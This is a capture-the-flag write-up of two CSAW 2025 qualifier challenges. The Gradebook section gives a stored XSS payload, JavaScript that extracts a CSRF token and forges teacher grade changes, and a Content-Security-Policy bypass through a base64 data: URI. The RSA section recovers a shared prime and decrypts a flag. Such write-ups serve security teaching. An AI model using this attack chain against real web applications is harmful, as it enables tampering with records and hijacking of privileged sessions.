

CSAW'25 Qualifiers

CSAW 2025 qualifiers, hosted online by NYU (<https://www.csaw.io/>).

Challenges available here: <https://github.com/osirislab/CSAW-CTF-2025-Quals-Public>

- [Gradebook](#)
- [Obligatory RSA](#)

Gradebook

Written by @LMBishop, also hosted at leonardobishop.net.

This challenge is based on an online "gradebook", where students can log in, view their grades for their enrolled classes, and submit feedback for each one. Included in this challenge is a URL to the user-facing app, another URL for an "admin" page, and source code to the first site:


- <https://gradebook-app.ctf.csaw.io/login>
- <https://gradebook-admin.ctf.csaw.io/>

As we inspect the source code we can see there are two roles: "student" and "teacher". When a student is registered they are assigned to five random classes and receive random grades. A student may only view their own grades and submit feedback for classes they are enrolled on. A teacher may view any student's grades, change their grade, and view feedback from a particular student. Looking closer at the `/honor-roll-certificate` endpoint, we can see that the objective of this challenge is to find a way to change a students grades to all A's.

Student Dashboard				
Class ID	Class Name	Grade	Rating	Comment
0b7901f4-e098-413a-bacd-2d776157a417	General Chemistry I	F	Select Rating	None
56b3cdd1-07e2-4df0-a337-ae3268002c74	Physics II	A-	Select Rating	None
8e4885e7-f29c-4a08-b9e8-9dca1e061b49	Introduction to Computer Science	B+	Select Rating	None
02d56ee8-d2cf-4654-a708-1f8cd8180187	Macroeconomics	D-	Select Rating	None
f395d3ed-b5e3-4bd3-93fc-93a366d9e545	World History I	C	Select Rating	None

[Submit Ratings & Comments](#)

Inspecting the admin page, you will find that it has a form for a URL. While we don't have the source code for this page, we can make the assumption from the context of the challenge that that this is for a headless browser to visit, signed in as a teacher. This is a indication that some CSRF is likely.



XSS

Looking closer at the template for dashboard page, we see that the comment is explicitly marked as safe.

```
<td>
  <textarea name="comment_{{ element.enrollment_id }}" placeholder="Optional comment...">{{
element.feedback_comment|safe or " " }}</textarea>
</td>
```

This means that it is possible to inject a script here. As we are given a way to force a logged in teacher to view this page through the "admin" page, we are able to write a script and implement a CSRF attack to change our grades to all A's.

CSRF

However, in this case executing such an attack is not that simple, due to the presence of a CSRF validation token on the grade change form.

```
@app.route('/grade-change', methods=['GET', 'POST'])
def grade_change():
    if 'user_id' not in session:
```

```

return redirect(url_for('login'))

if session['user_type'] != 'teacher':
    flash('Access denied: Teachers only')
    return redirect(url_for('dashboard', user_id=session['user_id']))

if request.method == 'POST':
    student_id = request.form.get('student_id')
    class_id = request.form.get('class_id')
    new_grade = request.form.get('grade')
    csrf_token = request.form.get('csrf_token')

    try:
        validate_csrf(request.form.get('csrf_token'))
    except:
        return "CSRF token validation failed", 400

# [...]

```

Fortunately, it's rather trivial to extract this token using JavaScript. Using it, we can submit the `/grade-change` form for our student ID (which can be found in the URL of our dashboard) and our class IDs to all grade A.

```

async function extractCsrf(url) {
    const response = await fetch(url);

    const htmlText = await response.text();

    const parser = new DOMParser();
    const doc = parser.parseFromString(htmlText, 'text/html');

    const inputElement = doc.getElementsByName('csrf_token')[0];
    return inputElement.value;
}

async function changeGrades() {
    const url = 'https://gradebook-app.ctf.csaw.io/grade-change';

    const studentId = "7eda3f49-f043-41e4-a80b-075bd6e0f8ad";

```

```
const classIds = ["0b7901f4-e098-413a-bacd-2d776157a417", "56b3cdd1-07e2-4df0-a337-ae3268002c74",
"8e4885e7-f29c-4a08-b9e8-9dca1e061b49", "02d56ee8-d2cf-4654-a708-1f8cd8180187", "f395d3ed-b5e3-4bd3-
93fc-93a366d9e545"];

for (const classId of classIds) {
  const csrf = await extractCsrf(url);

  await fetch(url, {
    method: "POST",
    headers: {
      "Content-Type": "application/x-www-form-urlencoded",
    },
    body: new URLSearchParams({
      'csrf_token': csrf,
      'student_id': studentId,
      'class_id': classId,
      'grade': 'A',
    }).toString()
  });
}
}


window.addEventListener("load", changeGrades);
```

Hypothetically now, we can inject this script into the web page by submitting feedback on one of the classes with the following content, and then force the teacher to view the page using the admin endpoint.

```
</textarea><script>
// ...
</script>
```

Rating	Comment
Select Rating ▾	<pre> body: new URLSearchParams({ 'csrf_token': csrf, 'student_id': studentId, 'class_id': classId, 'grade': 'A', }),toString() }); } } window.addEventListener("load", changeGrades); </script> </pre>

However, we run into another problem. If we view the web page now and inspect the console, we can see that the browser refuses to load the injected script due to the site's Content-Security-Policy.



CSP bypass

The Content-Security-Policy is another line of defence against cross-site scripting, as it instructs the browser exactly what scripts, images, styles, etc. are allowed to be loaded, and from where.¹ The full CSP for the dashboard page is as follows:

```

default-src 'none'; script-src 'self' data:; style-src 'self' 'unsafe-inline'; img-src *; font-src *; connect-src 'self';
object-src 'none'; media-src 'none'; frame-src 'none'; worker-src 'none'; manifest-src 'none'; base-uri 'self'; form-
action 'self';

```

The part we are interested in is `script-src`, which is set to allow from `'self'` and `data:`. `'self'` will only permit scripts from the same origin (which excludes inline scripts),² which is no use to us. `data:`, however, is a special URI which allows us to in-line data as if they were external resources. This means we can encode our script as base64 and load it that way.

Student Dashboard

Class ID	Class Name	Grade	Rating	Comment
0b790114-e098-413a-bacd-2d776157a417	General Chemistry I	A	Select Rating	Optional comment...
56b3cdd1-07e2-4df0-a337-ae3268002c74	Physics II	A	Select Rating	None
8e4885e7-f29c-4a08-b9e8-9dca1e061b49	Introduction to Computer Science	A	Select Rating	None
02d56ee8-d2cf-4654-a708-1f8cd8180187	Macroeconomics	A	Select Rating	None
f395d3ed-b5e3-4bd3-93fc-93a366d9e545	World History I	A	Select Rating	None

Submit Ratings & Comments

... which allows us to retrieve the flag, `csawctf{y0u_m@de_the_h@cking_h0n0r_r0ll}`.

← → ↻ 🛡️ 🔒 gradebook-app.ctf.csaw.io/honor-roll-certificate

`csawctf{y0u_m@de_the_h@cking_h0n0r_r0ll}`

Obligatory RSA

Written by [@flaberpengu](#). Challenge available on [Github](#).

This is an easy cryptography challenge focused on RSA. The first thing to note is that we are given `n1, n2, d1, d2, e` but no designated ciphertext, which is unusual.

The first thing I tried was calculating `gcd(n1, n2)` using SageMath which we'd expect to be `1` if the provided cryptosystem was secure. However, it's not:

```
gcd(n1, n2) =
99251162408009738509765951322625413595765089477136268618103668408980371762469566507338419
56083715917138800916619654906904656983178635430247237882300194413
```

If we suppose that this is a standard RSA implementation with `n1 = p1 * q1` and `n2 = p2 * q2`, then we have found `p1 = p2 = gcd(n1, n2)`. Thus, this allows us to calculate `q1, q2`:

```
q1 = n1 // p1 =
13006651370258001672928188372391867422746978607439183348847464680178510492404973029962615
378734440525453215135688732213505850572589678909644213600949540921

q2 = n2 // p2 =
10917263923358559244780452437104994452390747320090210101682078886000637464304294064920553
186449970174360769396946273160561865226393135471579417553316399283
```

Now, if we go to [dcode.fr](#) and input our `n1, p1, q1, e` values, we find that the `d1` calculated by the tool (let's call this `d1_1`) differs from the provided `d1` value - this is *very* interesting, as checking `p1 * q1` does indeed give us `n1` as expected.

```
d1 =
88843495989869871001559754882918076779858404440780391818567639602073173623287821751315349
65057702372524522207496505003504551620730307846116816881936502574697358924513157014394471
82030464573912704184590877642666308905660790398217351688058058660193151420704382250921713
04343352469029480503113942986147848666077

d1_1 =
86126030177837848662825970369047097346037344979920344231389703344799637719997085165420930
46940339811142423426681299754203400433180874659277603508337293449002241292877976097949941
14085516654949711317616085940132262969057093072417532953977486609792384818788664006134470
69957173087681482179468008629542084039553`
```

After some playing about, I tried decrypting `d1` using `n1, d1_1, e` on `dcode`. If we do this using the "plaintext as string" option, we find the flag:

`csawctf{wH04m1_70d3Ny_7r4D1710n_4820391578649021735}`. (The flag is presumably a callback to the title, referencing that nearly every CTF ever has some form of easy RSA attack).